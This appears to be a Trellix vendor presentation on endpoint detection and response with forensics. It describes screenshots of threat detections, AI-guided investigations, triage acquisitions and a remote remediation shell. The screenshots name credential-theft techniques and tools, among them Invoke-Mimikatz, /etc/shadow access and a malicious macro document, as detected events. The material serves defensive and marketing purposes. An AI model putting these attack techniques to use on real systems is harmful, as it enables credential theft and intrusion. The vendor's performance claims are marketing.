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Is EDR enough against today's Cyber Threat Landscape?


Trellix EDR with Forensics

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Agenda

EDR Today and tomorrow



- Introduction
- Current capabilities for EDR and Forensics - quick overview
- Trellix EDR with Forensics - with demo
- Trellix Wise - AI supported SOC
- Q&A

Current capabilities for EDR and Forensics

An Endpoint Security Powerhouse

Optimize all your Endpoints Protection


- Manage at Enterprise Scale, on-prem & cloud
- Desktop, Servers & Fixed functions devices
- Proactively Protect against sophisticated threats

Simplify & Improve Triage, Investigation & Response

- High Fidelity Endpoint Alerts and Telemetry
- AI Guided Investigations

Minimize Impact

- Real-Time Blocking and Containment at Scale
- Endpoint Forensic & Root Cause Analysis



Proactive protection against sophisticated threats, like Ransomware

Before - the attack

Proactive Attack Surface Reduction



Insights Threat Intelligence & Security Posture



Web Control



Host Firewall



Device Control



Application Control

Threat Prevention

Allow/Block-listing (Hash + Cert)

Signature Detection

Global Threat Intelligence

TIE (Hash + Cert) > ATD

Static Machine Learning

App Containment

Dynamic Machine Learning

Exploit Prevention

Access Protection

Pre-execution

Post-execution

SE Labs 100%
Detections
0% False
Positives

EDR – Detect hidden threats

During the attack

Immediate Actions

- Quarantine
- Kill Process
- Delete File

EDR

- Highly Aggregated and Prioritized Threats
- Combining EDR Detection and ENS Threats
- MITRE Mapping

The screenshot displays the Trellix EDR interface. At the top, a summary bar shows 2 Total Threats, with 2 High, 0 Medium, and 0 Low severity threats. The main view is split into several sections:

- Monitoring:** Shows a list of threats by ranking. The selected threat is "MeatGrindRR_Fir..." with a severity of High.
- Threat Details:** Provides information about the threat, including the device (MUC-SRV-CSI), detection time (Apr 26, 2023 1:56:21 PM), and affected devices (1).
- Threat Behavior:** Lists various threat behaviors such as "Proc Filesystem T1003.007 (Credential Access)", "etc/passwd and /etc/shadow T1003.008 (Credential Access)", "System Network Configuration Discovery T1016 (Discovery)", "SMB/Windows Admin Shares T1021.002 (Lateral Movement)", and "Windows Remote Management T1021.006 (Lateral Movement)".
- Process Activity:** Shows a sequential view of events, filtered by severity. The events include "psexesvc.exe", "meatgrindrr_firmw...", "powershell.exe", and "whoami.exe".

A callout box highlights the "EPP Detection: Identify suspicious command parameter execution" event, which is described as an attempt to extract plaintext credentials from memory using the Invoke-Mimikatz PowerShell script.

EDR – Optimize Alert Triage with AI-guided Investigations

During the attack

1. 2,000 artifacts analyzed, narrowed down to 252 key and 8 findings

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Investigating

Search

< All Investigations

This Investigation All Investigations

2 minutes ago

Suspicious Winword Behavior

Last updated: 19 days ago

Investigation Guides

Show Answered questions

Is there any process opening a socket that do not commonly do it?

Sockets being opened by processes which do not commonly do it

Does the endpoint contain processes running from suspicious directories?

Processes running from suspicious directories

Does the endpoint contain evidence of malicious auto-start entries?

Files referenced in auto-start entries with suspicious indicators

Artifacts

8 Key Findings

252 Key Artifacts

2.0k Artifacts

Finding Details

Processes running from suspicious directories

Artifacts

MV-Win10-2

C:\Users\Base\AppData\Local\Microsoft\O...

C:\Users\Base\AppData\Local\SquirrelTem...

C:\Users\Base\AppData\Local\Temp\CEB6...

C:\Users\Base\AppData\Local\Microsoft\Te...

C:\Users\Base\AppData\Local\Microsoft\Te...

C:\Users\Base\AppData\Local\Adobe\C9D...

C:\Users\Base\AppData\Local\Temp\E6367...

C:\Windows\SysWOW64\explorer.exe

FileCoAuth.exe

2. Trellix automatically provides answers to the SOC analysts

3. Graphical view of step 2 results to guide the analyst to get further details

Forensics - Data Acquisitions

After the Attack

138 Acquisitions

FILTER BY: Acquisition type: All Status: All Requested by: Not Enricher Platform: All

0 acquisitions selected 1 - 50 of 138

		Hostname	IP Address	Requested	Acquisition	Download Size	Status
<input type="checkbox"/>	Windows	DESKTOP-V8Q77U1	10.61.155.184	18 hours ago	Triage (automatic)	2.5MB	Acquired
<input type="checkbox"/>	Windows	DESKTOP-V8Q77U1	10.61.155.184	19 hours ago	Triage (automatic)	2.4MB	Acquired
<input type="checkbox"/>	Windows	DESKTOP-V8Q77U1	10.61.155.184	19 hours ago	Triage (automatic)	2.3MB	Acquired
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<input type="checkbox"/>	Windows	DESKTOP-V8Q77U1	10.61.155.184	20 hours ago	Triage (automatic)	2.2MB	Acquired
<input type="checkbox"/>	Windows	DESKTOP-V8Q77U1	10.61.155.184	21 hours ago	Triage (automatic)	2.1MB	Acquired
<input type="checkbox"/>	Windows	DESKTOP-V8Q77U1	10.61.155.184	21 hours ago	Triage (automatic)	2.1MB	Acquired
<input type="checkbox"/>	Windows	139093-nsankajo-Accounting	10.14.66.58	21 hours ago	Triage (automatic)	13.3MB	Acquired
<input type="checkbox"/>	Windows	139095-nsankajo-Finance	10.14.65.181	22 hours ago	Triage (automatic)	14.5MB	Acquired
<input type="checkbox"/>	Windows	138882-nsankajo-Marketing	10.14.65.156	22 hours ago	Triage (automatic)	10.7MB	Acquired

Triage collection acquired

VIEW TRIAGE SUMMARY | PROCESS DATA ACQUISITION | Download Full Triage

Acquisition Details

Request Type: Custom

Timestamp: 2024-06-03 12:43:15Z

Requested: 2024-06-03 12:42:14Z

Requested By: Automatic

Trigger Alert: [File rad7D2F8.tmp.exe written]
Executable dropped by MS Word
(Methodology)

Automatic Triage based on IOC detections

Forensics - Alert Timeline and Triage Viewer

After the Attack

Show timeline of alerts

- Simplifies investigation
- Filters results based on selection

Red Dot shows indicator trigger

- Full triage download for deeper analysis

The screenshot displays the Trellix Endpoint Security Triage Viewer interface. The main header shows 'ENDPOINT SECURITY' and navigation tabs for DASHBOARD, ALERTS, HOSTS, ACQUISITIONS, RULES, ENTERPRISE SEARCH, ADMIN, and MODULES. The current view is 'Triage Summary For 138743-Spedersen-Finance', with a 'REQUEST CONTAINMENT' button and a 'Download Full Triage' link.

The left sidebar lists 'Alerting Processes' and 'Descendants'. The 'Alerting Processes' list includes WINWORD.EXE (PID 18672) with 'XPLT' and 'PRS' indicators. The 'Descendants' list includes various system and application processes like rundll32.exe, wlpfxbelx.exe, conhost.exe, nltest.exe, and LvbGgB2hul.exe.

The main content area shows a detailed view of 'WINWORD.EXE' (PID 18672) started on 2024-05-28 at 21:40:59.709Z. The command line is: `"C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE" /n "C:\Users\steen.pedersen\Downloads\Invoice111.docm" /o ""`. A timeline view is highlighted with a blue border, showing activity from 2024-05-28 21:41:01.715Z to 21:42:45.500Z. The timeline includes categories for Exploits, Processes, Network, Registry Keys, and Files. A red dot on the 'Files' row indicates a trigger event.

Below the timeline, there are sections for 'Exploits' and 'Processes'. The 'Exploits' section shows 261 events for 'Exploit Code' and 1 event for 'Office VBA Macro Detection'. The 'Processes' section shows a table of active processes:

PID	Path	Username	Start Time
XPLT 18484	C:\Users\STEEN-1.PED\AppData\Local\Temp\rad2836B.tmp.exe	SELABS\steen.pedersen	2024-05-28 21:41:15.346Z
18744	C:\Program Files (x86)\Microsoft Office\Office15\FIRSTRUN.EXE	SELABS\steen.pedersen	2024-05-28 21:42:37.051Z

At the bottom, the 'WINWORD.EXE' details are repeated, including the same command line.

Forensics - Data Acquisitions

After the Attack

Acquire

- Single File
- Triage
- Multiple Files
- Standard Investigative Details
- Comprehensive Investigative Details
- Quick File Listing
- Command Shell History
- Process Memory
- Driver Memory
- Full Memory
- Raw Disk
- PowerShell History (From Event Logs)

928 Acquisitions

FILTER BY: Acquisition type Status Requested by Platform

All All Not Enricher All

Actions GO 0 acquisitions selected 301 - 350 of 928

		Hostname	IP Address	Requested	Acquisition	Download Size	Status
<input type="checkbox"/>	Windows	VICTIM-7FHS0H5	10.12.10.136	14 days ago	Triage (automatic)	6.2MB	Acquired
<input type="checkbox"/>	Windows	victim-win10-AQ	10.12.10.174	14 days ago	Triage (automatic)	6.3MB	Acquired
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<input type="checkbox"/>	Windows	victim-win10-AQ	10.12.10.174	14 days ago	Data: Full Memory	2.4GB	Acquired
<input type="checkbox"/>	Windows	VICTIM-7FHS0H5	10.12.10.129	14 days ago	Triage (automatic)	15.4MB	Acquired

Forensics - Host Remediation – Remote Shell

After the Attack

Remote Console

- Audited
- Kill processes
- Remove Files
- Scriptable

The screenshot displays the Trellix Endpoint Security web interface. At the top, a navigation bar includes 'ENDPOINT SECURITY' and several menu items: DASHBOARD, ALERTS, HOSTS, ACQUISITIONS, RULES, ENTERPRISE SEARCH, ADMIN, and MODULES. The main content area is titled 'Remediation Session' and contains a terminal window. The terminal shows the following commands and output:


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PS C:\WINDOWS\system32> whoami
nt authority\system
PS C:\WINDOWS\system32> _
```

To the right of the terminal, a sidebar displays host information for '139095-nsankajo-Finance', which is currently 'Connected'. The 'Host Info' section lists:

- IP Address: 10.14.65.181
- Operating System: Windows 10 Enterprise
- Agent Version: 35.31.25

Below this, there is a section for 'Use Custom Script' with an option to 'Upload your script and execute on the host.' and a button that says 'Drag file here or browse'.

XConsole - access to cloud services



Switch between the different workspaces

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
EDR with Forensics



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Trellix Endpoint Security

Areas of Investment

Enhanced EDR management, detections, investigations and response experience for SOC analysts

1

Expand EDR with Forensic capabilities for deeper investigations & response

2

Accelerated SOC efficiency using AI/ML/genAI

3

Modularity and Extensibility of EDR for MDR and MSSPs

4

Centralized deployment and ease of management


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Broadest device, platform & chipset coverage

Trellix Endpoint Security Strategy



Advanced Research Center

